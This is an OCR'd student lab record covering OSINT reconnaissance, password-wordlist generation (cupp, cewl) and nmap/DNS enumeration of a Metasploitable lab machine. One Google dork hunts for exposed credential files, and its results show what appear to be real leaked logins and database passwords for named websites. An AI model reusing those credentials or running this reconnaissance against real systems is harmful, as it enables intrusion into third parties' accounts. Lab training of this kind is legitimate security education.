

kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Screenshot taken
View image
http://www.myfitnesspal.com/user/cyberhia/profile/cyberhia	cyberhia	MyFitnessPal
https://mstdn.jp/@cyberhia	cyberhia	MstdnJP
http://ok.ru/cyberhia	cyberhia	Ok
http://www.meneame.net/user/cyberhia	cyberhia	Meneame
http://cyberhia.newgrounds.com/	cyberhia	Newgrounds
https://www.patreon.com/cyberhia	cyberhia	Patreon
http://www.redtube.com/users/cyberhia	cyberhia	Redtube
http://forum.pjrc.com/member.php?username=cyberhia	cyberhia	Pjrc
http://www.ripenear.me/users/cyberhia	cyberhia	Ripenear
http://www.poker-red.com/foros/member.php?username=cyberhia	cyberhia	Pokerred
http://forum.rojadirecta.es/member.php?username=cyberhia	cyberhia	Rojadirecta
http://www.netvibes.com/cyberhia	cyberhia	Netvibes
https://www.freelancer.com/u/cyberhia	cyberhia	Freelancer
http://open.spotify.com/user/cyberhia	cyberhia	Spotify
https://seatwish.com/us/user/cyberhia	cyberhia	SeatWish
http://www.thestudentroom.co.uk/member.php?username=cyberhia	cyberhia	Thestudentroom
http://teamtreehouse.com/cyberhia	cyberhia	Teamtreehouse
http://ar.wikipedia.org/wiki/user:cyberhia	cyberhia	Wikipedia_ar
http://ca.wikipedia.org/wiki/Usuari:cyberhia	cyberhia	Wikipedia_ca
http://forums.winamp.com/member.php?username=cyberhia	cyberhia	Winamp
http://www.wykop.pl/ludzie/cyberhia	cyberhia	Wykop
http://www.wishlistr.com/profile/cyberhia	cyberhia	Wishlistr
https://crowdin.com/profile/cyberhia	cyberhia	Crowdin
2025-01-04 06:25:28.965654 You can find all the information here:
./profiles.csv
2025-01-04 06:25:28.965740 Finishing execution ...
Total time consumed: 0:05:26.486493
Right Ctrl


kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Coded with ♥ by Yaiza Rubio & Félix Brezo
-- With 'mailfy' you can make reverse Whois queries with ViewDNS.info. --
Searchfy | Copyright (C) Yaiza Rubio & Félix Brezo (i3visio) 2014-2021
This program comes with ABSOLUTELY NO WARRANTY. This is free software, and you
are welcome to redistribute it under certain conditions. For additional info,
visit <https://www.gnu.org/licenses/agpl-3.0.txt>.
2025-01-04 06:22:02.802048 Starting search in different platform(s)... Relax!
Press <Ctrl + C> to stop...
[*] Launching search using the Github module...
[*] Launching search using the Instagram module...
[*] Launching search using the KeyServerUbuntu module...
2025-01-04 06:22:04.894104 Results obtained:
| No data found... |
2025-01-04 06:22:04.894266 You can find all the information collected in the following files:
./profiles.csv
2025-01-04 06:22:04.894366 Finishing execution...
Total time used: 0:00:02.092318
Average seconds/query: 2.092318 seconds
Did something go wrong? Is a platform reporting false positives? Do you need to
integrate a new one and you don't know how to start? Then, you can always place
an issue in the Github project:
https://github.com/i3visio/osrframework/issues
Note that otherwise, we won't know about it!
(kali㉿kali)-[~]
$
Right Ctrl



CachedView
Digital Timer
How Old Am I?
Online Chinese Input Method
Change Case
Image Color Picker
Age Calculator
Percentage Change
Password Strength Test
Remove Duplicate Lines
English / English
CachedView.com
The Google Cache Browser for any page on Internet.
URL
http://cyberhia.com
Google Web Cache
Archive.org Cache
Live Version



INTERNET ARCHIVE
WEB
TEXTS
VIDEO
AUDIO
SOFTWARE
IMAGES
SIGN UP | LOG IN
UPLOAD
Search
ABOUT
BLOG
PROJECTS
HELP
DONATE
CONTACT
JOBS
VOLUNTEER
PEOPLE
INTERNET ARCHIVE
DONATE
WaybackMachine
Explore more than 916 billion web pages saved over time
http://cyberhia.com
Calendar
Collections
Changes
Summary
Site Map
URLs
Saved 36 times between March 24, 2017 and December 18, 2024.
2025
JAN
FEB
MAR
APR
MAY
JUN
JUL
AUG


┌──(kali㉿kali)-[~]
└─$ theHarvester -d github.com -l 500 -b yahoo
Read proxies.yaml from /home/kali/.theHarvester/proxies.yaml
theHarvester 4.6.0
Coded by Christian Martorella
Edge-Security Research
cmartorella@edge-security.com
[*] Target: github.com
[*] Searching Yahoo.
[*] No IPs found.
[*] No emails found.
[*] Hosts found: 7
cli.github.com
desktop.github.com
docs.github.com
education.github.com
gist.github.com
pages.github.com
skills.github.com


TinEye
Search
Technology
Products
About
We are hiring
Log in
Upload
Paste or enter image URL
39 results
Searched over 72.5 billion images in 0.6 seconds for:
Simon Stålenhag Wallpapers-THE ELECTRIC STATE -2017- - by_cablers.jpg
Include 1 result not available
Using TinEye is private
and we do not save your
search images.
Sort by best match
Filter by website / collection
Related images on
Adobe Stock
SPONSORED
tumblr.com
thesunsetempire.tumblr.com/ - First found on Dec 17, 2016
Filename: tumblr_oi2luqRJtC1rc69zjo1_1280.jpg - (1280 x 1280, 510.4 kB)
pikabu.ru
tag/%F4%E0%ED%F2%E0%F1%F2%E8%E... - First found on Feb 24, 2017
tag/Sci-Fi/hot - First found on Feb 27, 2017
Filename: 1487676270148537576.jpg - (1280 x 1280, 504 kB)

SHODAN
Explore
Pricing
Fedora
Login
TOTAL RESULTS
84,478
TOP COUNTRIES
United States 23,580
China 13,695
Germany 4,518
France 4,172
Hong Kong 3,810
More...
TOP PORTS
9100 31,848
80 15,767
443 12,757
993 7,424
995 6,435
View Report
Browse Images
View on Map
Advanced Search
Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using InternetDB
Test Page for the HTTP Server on Fedora
HTTP/1.1 403 Forbidden
Date: Sat, 04 Jan 2025 11:20:44 GMT
Server: Apache/2.4.62 (Fedora Linux) OpenSSL/3.2.2
Last-Modified: Mon, 20 Feb 2023 17:42:39 GMT
ETag: "211a-5f525307321c0"
Accept-Ranges: bytes
Content-Length: 8474
Content-Type: text/html; charset=UTF-8
45.63.39.245
SSL Certificate
cloud
self-signed


censys
Hosts
packtpub.com
Search
Register
Log In
Results
Report
Docs
Subscriptions
Host Filters
Labels:
6 ipv6
4 email
2 jquery
2 remote-access
1 network.device
More
Autonomous System:
21 AMAZON-02
6 CLOUDFLARENET
1 DIGITALOCEAN-ASN
1 DTAG Internet service provider operations
1 MICROSOFT-CORP-MSN-AS-BLOCK
More
Location:
21 Ireland
8 United States
1 Germany
1 Singapore
Service Filters
Hosts
Results: 31 Time: 0.02s
54.229.112.84 (ec2-54-229-112-84.eu-west-1.compute.amazonaws.com)
AMAZON-02 (16509) Leinster, Ireland
80/HTTP 443/HTTP
2a05:d018:b32:fd00:456c:6e60:707a:ea16
AMAZON-02 (16509) Leinster, Ireland
ipv6
80/HTTP 443/HTTP
2a05:d018:b32:fd01:906e:44e7:dd55:b4a9
AMAZON-02 (16509) Leinster, Ireland
ipv6
80/HTTP 443/HTTP
2a05:d018:b32:fd02:5091:35c7:5f95:c8ac
AMAZON-02 (16509) Leinster, Ireland
ipv6
80/HTTP 443/HTTP
52.18.110.121 (ec2-52-18-110-121.eu-west-1.compute.amazonaws.com)


Google
inurl:/wp-content/uploads/ ext:txt “username” AND “password” | “pwd” | “pw”
All
Videos
Images
News
Shopping
Web
Books
More
Tools
Charters, Tyler, Zack & Shearer, P. C.
https://www.charterslawfirm.com › uploads › 2015/04
Sawchuck-apr25.txt
what is the username and password for http://www.sawchukwealth.com/wp-login ... username: admin pwd: 73osrx$V7 Ftp login details host: ftp.ord1-1 ...
AppCheck Ltd
https://appcheck-ng.com › uploads › 2015/10 › wp-form...
wp-forms-manager-CVE-2015-7806. ...
... username, "pwd":self.options.password, "wp-submit":"Log In", } self.session = requests.session() response = self._request("/wp-login.php", data=data) if ...
physiopolis.gr
https://www.physiopolis.gr › web › uploads › 2018/10
isystem.txt - Physiopolis
OLD LOGIn http://i-system.gr/cpanel username: isystem password: V46#+y)zym37 178.33.199.247 POrt: 51821 http://i-system.gr/whm username: root password: Le ...
Special Olympics Illinois
https://www.soill.org › wp-content › uploads › 2019/11
wp-config-backup-with-false-for-cron. ...
... username */ define('DB_USER', 'jamied66_soillus'); /** MySQL database password */ define('DB_PASSWORD', '1A85q?t4'); /** MySQL hostname */ define('DB_HOST ...


cupp.py!
Common
User
Passwords
Profiler
[Muris Kurgas | j0rgan@remote-exploit.org]
[Mebus | https://github.com/Mebus/]
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
> First Name: john doe
> Surname: Ron
> Nickname: ronny
> Birthdate (DDMMYYYY):
> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):
> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):
> Pet's name:
> Company name:
> Do you want to add some key words about the victim? Y/[N]:
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]:
[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to john doe.txt, counting 192 words.
[+] Now load your pistolero with john doe.txt and shoot! Good luck!
(kali㉿kali)-[~]
$ cat john.txt | wc
22979 22980 240203
(kali㉿kali)-[~]
$ cat john.txt | head -n 5
04051940
04051940
040540
040540
0405940


(kali㉿kali)-[~]
$ cewl www.google.com -w google.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
(kali㉿kali)-[~]
$ cat google.txt | head -n 10
Google
Search
https
policies
google
com
Images
Maps
Play
YouTube
(kali㉿kali)-[~]
$ wc google.txt
36 36 347 google.txt

Practical No. 3

Aim: Practical on enumerating host, port, and service scanning

Theory:

Host enumeration is the process of gaining specific particulars regarding a defined host. It is not enough to know that a server or wireless access point is present; instead, we need to expand the attack surface by identifying open ports, the base operating system, services that are running, and supporting applications.

Port scanning is the process of connecting to TCP and UDP ports to determine what services and applications are running on the target device. In TCP/IP, there are 65,535 ports each for both TCP and UDP on any computer.

The universal port mapping tool, **Nmap**, relies on active stack fingerprinting. Specially crafted packets are sent to the target system, and the response of the OS to those packets allows Nmap to identify the OS. In order for Nmap to work, at least one listening port must be open, and the operating system must be known and fingerprinted, with a copy of that fingerprint stored in the local database.

Active fingerprinting: The attacker sends normal and malformed packets to the target and records its response pattern, referred to as the fingerprint. By comparing the fingerprint to a local database, the operating system can be determined. **Passive fingerprinting:** The attacker sniffs—or records—and analyzes the packet stream to determine the characteristics of the packets

[Steps]

1. Perform Port Scanning using NMAP
    a. Perform port scanning using nmap on the target machine by running the command "sudo nmap –v –p 0-65535 –A 10.0.2.5 –oA metasploitable2".
    b. Find out the operating system of the target by using the command "sudo nmap –sS –O 10.0.2.5".
    c. Find out all the host services and their ports by using the command "sudo nmap –sV 10.0.2.5".
2. Perform Enumeration using Legion
    a. Start Legion on the kali linux vm.
    b. Add host(s) to the scope by clicking the "+" button and specify the subnet and bits.
3. Perform DNS Enumeration
    a. Find the Target's host IP address, IPv6 address and Mail Server using the command "host <target url>" e.g. "host packethub.com".
    b. Find the Target's host name servers using the command "host –t ns <target url>" e.g. "host –t ns packethub.com".
    c. Find the Target's mail servers using the command "host –t mx <target url>".
    d. Use nslookup to find name servers of the target by
        i. Enter the "nslookup" command to start to the application.
        ii. Enter "set_type=ns"
        iii. Enter "<target_url>
4. Perform Advanced DNS enumeration using the command "dig <target_url>", following keywords can be used to get specific in-depth information "dig <target_url> <keyword>":
        i. "A": Specifies computer's IP address.
        ii. "ANY": Specifies all types of data.
        iii. "CNAME": Canonical name for an alias.
        iv. "GID": Specifies a group identifier of a group name.
        v. "HINFO": Specifies a computer's CPU and host operating system

vi. “MB”: Specifies a mailbox domain in name.
vii. “MG”: Specifies a mail group member.
viii. “MINFO”: Specifies mailbox or mail list information.
ix. “MR”: Specifies the mail rename domain name.
x. “MX”: Specifies the mail exchanger.
xi. “NS”: Specifies a DNS name server for the named zone.
xii. “PTR”: Specifies a computer name if the query is an IP address; otherwise specifies a PTR to other information.
xiii. “SOA”: Specifies start-of-authority for a DNS zone.
xiv. “TXT”: Specifies the text information.
xv. “UID”: Specifies the User Identifier.
xvi. “UINFO”: Specifies the User Information.
xvii. “WKS”: Describes a well-known service.


b. Use “whois <target_url>” to enumerate domain details.
c. Use “dnsrecon –t std –d <target_url>” to generate a standard DNS record search.
d. Use “wafw00f <target_url>” to identify and fingerprint the web application firewall if the target is using one.
e. Use “nc –vv <target_url/target_IP> <port_number>” to grab the banner of a target.


Outputs:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -v -p 0-65535 -A 10.0.2.5 -oA metaploitable2
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 01:20 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:20
Completed NSE at 01:20, 0.00s elapsed
Initiating NSE at 01:20
Completed NSE at 01:20, 0.00s elapsed
Initiating NSE at 01:20
Completed NSE at 01:20, 0.00s elapsed
Initiating ARP Ping Scan at 01:20
Scanning 10.0.2.5 [1 port]
Completed ARP Ping Scan at 01:20, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:20
Completed Parallel DNS resolution of 1 host. at 01:20, 0.01s elapsed
Initiating SYN Stealth Scan at 01:20
Scanning 10.0.2.5 [65536 ports]
Discovered open port 23/tcp on 10.0.2.5
Discovered open port 80/tcp on 10.0.2.5
Discovered open port 53/tcp on 10.0.2.5
Discovered open port 22/tcp on 10.0.2.5
Discovered open port 21/tcp on 10.0.2.5
Discovered open port 111/tcp on 10.0.2.5
Discovered open port 3306/tcp on 10.0.2.5
Discovered open port 445/tcp on 10.0.2.5
Discovered open port 5900/tcp on 10.0.2.5
Discovered open port 139/tcp on 10.0.2.5
Discovered open port 25/tcp on 10.0.2.5
Discovered open port 1524/tcp on 10.0.2.5
Discovered open port 1099/tcp on 10.0.2.5
Discovered open port 3632/tcp on 10.0.2.5
Discovered open port 5432/tcp on 10.0.2.5
Discovered open port 6667/tcp on 10.0.2.5
Discovered open port 513/tcp on 10.0.2.5
Discovered open port 34146/tcp on 10.0.2.5
Discovered open port 8787/tcp on 10.0.2.5
Discovered open port 53923/tcp on 10.0.2.5
Discovered open port 59967/tcp on 10.0.2.5
Discovered open port 6000/tcp on 10.0.2.5
Discovered open port 2049/tcp on 10.0.2.5
Discovered open port 8009/tcp on 10.0.2.5
Discovered open port 514/tcp on 10.0.2.5
Discovered open port 6697/tcp on 10.0.2.5
Discovered open port 8180/tcp on 10.0.2.5
Discovered open port 2121/tcp on 10.0.2.5
Discovered open port 512/tcp on 10.0.2.5
Discovered open port 50330/tcp on 10.0.2.5
Completed SYN Stealth Scan at 01:20, 3.07s elapsed (65536 total ports)
Initiating Service scan at 01:20
Scanning 30 services on 10.0.2.5
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -O 10.0.2.5
